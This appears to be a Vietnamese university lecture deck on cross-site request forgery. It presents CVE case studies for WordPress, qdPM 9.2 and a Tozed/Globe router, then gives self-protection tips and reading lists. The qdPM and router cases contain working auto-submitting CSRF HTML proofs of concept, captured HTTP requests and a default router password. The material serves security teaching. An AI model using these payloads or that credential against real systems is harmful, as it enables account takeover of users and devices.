Bulk Actions ▼ Apply All comment types ▼ Filter


<input type="checkbox"/>	Author	Comment
<input type="checkbox"/>	 testuser 172.18.0.1	Hey, Admin. Loved your blog. Would appreciate it if you could checkout my blog, we have similar content: https://281fb67e.ngrok.io/csrf_all.html
<input type="checkbox"/>	Author	Comment

Bulk Actions ▼ Apply

Case study: From CSRF to RCE and WordPress-site takeover: CVE-2020-8417

admin truy cập vào trang web của kẻ tấn công, vô tình nhấn vào button “Submit request” dẫn tới việc bị RCE trên website gốc.

=> User attacker được thêm vào trang quản trị.



Case study: CVE-2022–26180:qdPM 9.2 CSRF Vulnerability in index.php/myAccount/update URI

Phần mềm quản lý dự án qdPM version 9.2

Phạm vi ảnh hưởng: “index.php/myAccount/update”

Mô tả: kẻ tấn công có quyền chỉnh sửa với quyền hạn của người dùng đã xác thực.

Case study: CVE-2022-26180:qdPM 9.2 CSRF Vulnerability in index.php/myAccount/update URI

Steps To Reproduce:

1. Log in to the qdPM application with a valid user account.
2. Navigate to the “index.php/myAccount/update” page.
3. Craft a malicious web page or HTML email containing a form that submits a request to update the user’s account details.
4. Include the CSRF payload, targeting the “index.php/myAccount/update” URI, in the form submission.
5. Convince the authenticated user to visit the malicious web page or click on the crafted link while logged in to qdPM.
6. Once the user interacts with the form, the malicious request is automatically sent, resulting in the unauthorized modification of the user’s account details.

Case study: CVE-2022-26180:qdPM 9.2 CSRF Vulnerability in index.php/myAccount/update URI

Proof of Concept (PoC):

1. Set up a testing environment with qdPM 9.2 installed.
2. Log in to the qdPM application with a valid user account.
3. create an HTML file named “csrf_poc.html
4. Edit the “csrf_poc.html” file and insert the following code:

```
<html>
  <body>
    <h1>CSRF PoC - qdPM 9.2</h1>
    <form action="https://target.qdpm.com/index.php/myAccount/update" method="POST" id="csrfForm">
      <input type="hidden" name="email" value="attacker@example.com" />
      <input type="hidden" name="password" value="newpassword123" />
      <!-- Additional fields can be added here to modify other account settings -->
    </form>
    <script>
      document.getElementById('csrfForm').submit();
    </script>
  </body>
</html>
```

Case study: CVE-2022-26180:qdPM 9.2 CSRF Vulnerability in index.php/myAccount/update URI

5. Replace “<https://target.qdpm.com>” with the actual URL of the qdPM application you are testing.

6. Customize the hidden input fields to specify the desired changes to the user’s account details (e.g., email, password).

Save the “csrf_poc.html” file.

7. Host the file on a web server or transfer it to a location accessible by the target user.

8. Craft a convincing message or webpage enticing the authenticated user to visit the URL hosting the “csrf_poc.html” file.

9. Once the user accesses the malicious page, the form will automatically submit the CSRF request to the “index.php/myAccount/update” URI, modifying the user’s account details without their knowledge.

Case study: CVE-2022-26180:qdPM 9.2 CSRF Vulnerability in index.php/myAccount/update URI

Impact:

- Modifying the user's account details, such as email address, password, or personal information.
- Enabling or disabling certain account settings.
- Potentially gaining unauthorized access to sensitive information
- performing actions with serious consequences, depending on the user's role and permissions within the application.

<https://infosecwriteups.com/cve-2022-26180-qdpm-9-2-csrf-vulnerability-in-index-php-myaccount-update-uri-8f84a4dfc140>

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Wireless Router | ZLTS10G with a software version S10G_3.11.6.
This hardware is manufactured by SZTONED / Guanzhou Tozed Kangwei Intelligent Technology

Device Info	
Device Model	S10G_3.11.6
MSISDN	[REDACTED]
Model Serial	S10G868798057470098
Mac Address	[REDACTED]
Hardware Version	TZ177B_RDA_W
Software Version	S10G_3.11.6
Manufacturer Info	Globe

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Step to replicate

Step 1. Access and login to the admin panel of this router. Note that the default user for this type of device is “user” and the password is @l03e1t3. For this testing, I have changed the user to “admin” and password as “password”.

The screenshot displays the browser's developer tools with three panels: Console, Network, and Elements. The Console panel shows a POST request to `/goform/goform_set_cmd_process` with a status of 200 OK. The Network panel shows the same request, and the Elements panel shows the response body, which is a JSON object: `{ "result": "0", "power": "4" }`. The request body in the Network panel is highlighted, showing the following data:

```
isTest=false&goform=LOGIN&username=YW9taW4%3D&password=cGFzc3dvcmQ%3D
```


The password field is highlighted in red, showing the decoded value: `password`. The request body is also highlighted in red, showing the decoded value: `cGFzc3dvcmQ%3D`.

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Step to replicate

Step 2. Go to the “**Account Management**” dashboard under **Advance Settings > Maintenance > Management**.

Step 3. Attempt to change the password. Before selecting “**Save Changes**” button, capture the request through Burp. Use any password. I used “**victimpass**” as a password.



The screenshot displays the 'Globe AT HOME' web interface. On the left is a blue sidebar menu with options: Home, Wi-Fi Settings, LAN, Advanced Settings (expanded), Maintenance (selected), Bandwidth Control, Parental Control, and CLAT. The main content area is titled 'Advanced Settings Maintenance' and has three tabs: Diagnostics, Management (active), and Reboot. Below the tabs is the 'Account Management' section. It contains a 'Username' field with 'admin' entered. Below that are two password fields: 'New Password' and 'Confirm Password', both containing 'victimpass'. At the bottom right are two buttons: 'CANCEL' and 'SAVE CHANGES'.

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Step to replicate

Step 4. Click the “**Save Changes**” button. While the request is captured in burp, right-click the request and select “**Engagement Tools**” then “**Generate PoC**”. Note that this function is only available in Burp Pro. You may also copy the PoC script below. Drop the captured request in Burp.


```
1 POST /goform/goform_set_cmd_process HTTP/1.1
2 Host: 192.168.254.254
3 Content-Length: 99
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1.
  Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.254.254
9 Referer: http://192.168.254.254/pc_web/static/html/home.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 newPassword=dmljdGltcGFzcw%3D%3D&newUsername=YWRtaW4%3D&isTest=false&goformId=CHANGE_GLOBE_PASSWORD
```

Case study: CVE-2023–33534: Account takeover through CSRF vulnerability

Step to replicate

Step 5. Use a possible new password. This is the password that the attacker will use so when the attack is performed the admin dashboard/application will change the password to whatever the attacker's choosing.

Step 6. In the image below, I used “attackerpass”. Get the base64 of “attackerpass” and put this in a script(csrfs poc).



Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://192.168.254.254/goform/goform_set_cmd_process" method="POST">
      <input type="hidden" name="newPassword" value="YXRDYWNrZXJwYXNz" />
      <input type="hidden" name="newUsername" value="YWRtaW4&#61;" />
      <input type="hidden" name="isTest" value="false" />
      <input type="hidden" name="goformId" value="CHANGE&#95;GLOBE&#95;PASSWORD" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Case study: CVE-2023–33534: Account takeover through CSRF vulnerability

Step to replicate

Step 7. Save the file as a HTML file on the local machine. In an actual attack, this file is located in a server that is controlled by the attacker.

Step 8. While a target victim user, in this case, the “admin” user is logged in to the application, double click the “csrf.html” poc and monitor the Burp request. You will see a successful change password process in the HTTP request/response.


Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

<pre>POST /goform/goform_set_cmd_process HTTP/1.1 Host: 192.168.254.254 Content-Length: 95 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: null Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close newPassword=YXROYWNRZXJwYXNz&newUsername=YWRtaW4%3D&isTest=false&goformId=CHANGE_GLOBE_PASSWORD</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: GoAhead-Webs 3 X-Frame-Options: SAMEORIGIN 4 X-Content-Type-Options: nosniff 5 X-XSS-Protection: 1 6 Pragma: no-cache 7 Cache-control: no-store 8 Content-Expires: 0 9 Content-Type: text/html 10 Access-Control-Allow-Origin: * 11 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept 12 13 {"result":"success"} =</pre>
---	--

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Step to replicate

Step 9. Log out from the admin page. Attempt to login using “attackerpass” password and you will see a successful login.



The image shows a login form with the title "Login to your account". It contains two input fields: "Username" with the value "admin" and "Password" with the value "attackerpass". Both fields have a toggle icon (three dots) to the right. Below the fields is a blue "LOGIN" button. The form is separated from the rest of the page by a vertical line on the right.

Login to your account

Username

admin

Password


attackerpass

LOGIN

Case study: CVE-2023-33534: Account takeover through CSRF vulnerability

Step to replicate

Step 9. Log out from the admin page. Attempt to login using “attackerpass” password and you will see a successful login.



The screenshot shows a login interface with the title "Login to your account". Below the title, there are two input fields. The first field is labeled "Username" and contains the text "admin". The second field is labeled "Password" and contains the text "attackerpass". Both fields have a small icon on the right side, likely for password visibility toggling. Below the password field is a blue button with the text "LOGIN".

<https://rodelllemit.medium.com/cve-2023-33534-account-takeover-through-csrf-vulnerability-461de6f1b696>

Tự bảo vệ

- Đăng xuất tài khoản
- Không click quảng cáo, link lạ
- Xóa cookie
- Không đăng nhập cùng trình duyệt cho những hoạt động web quan trọng
- Hạn chế lưu thông tin tài khoản và tính năng Remember

Một số nguồn tham khảo

<https://www.cvedetails.com/vulnerability-list/opcsrf-1/csrf.html>

⇒ Các CVE liên quan CSRF

<https://packetstormsecurity.com/search/?q=csrf>

⇒ Chứa các PoC liên quan, mô tả, cách khai thác

<https://viblo.asia/p/lap-trinh-an-toan-hoc-duoc-gi-tu-cach-hacker-vuot-qua-xac-thuc-csrf-token-aAY4qv6kJPw>

<https://jjainam16.medium.com/csrf-bypass-interesting-techniques-which-can-give-bounty-more-than-3500-d72044dec6af>

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

⇒ Nguồn tham khảo

<https://portswigger.net/web-security/all-topics>

⇒ Lab luyện tập

Các ebook

Security for Web Developers
A Practical Tour in Five Examples
by Andrea Chiarelli



Các ebook

Web Security for Developers:
Real Threats, Practical Defense
Malcolm McDonald



Các ebook

Web Hacking 101 - How to Make Money Hacking Ethically
by Peter Yaworski



Các ebook

Web Application Security - Andrew Hoffman



Các ebook

https://heimdalsecurity.com/pdf/cyber_security_for_beginners_ebook.pdf



Bảo mật web và ứng dụng



Trường ĐH CNTT TP. HCM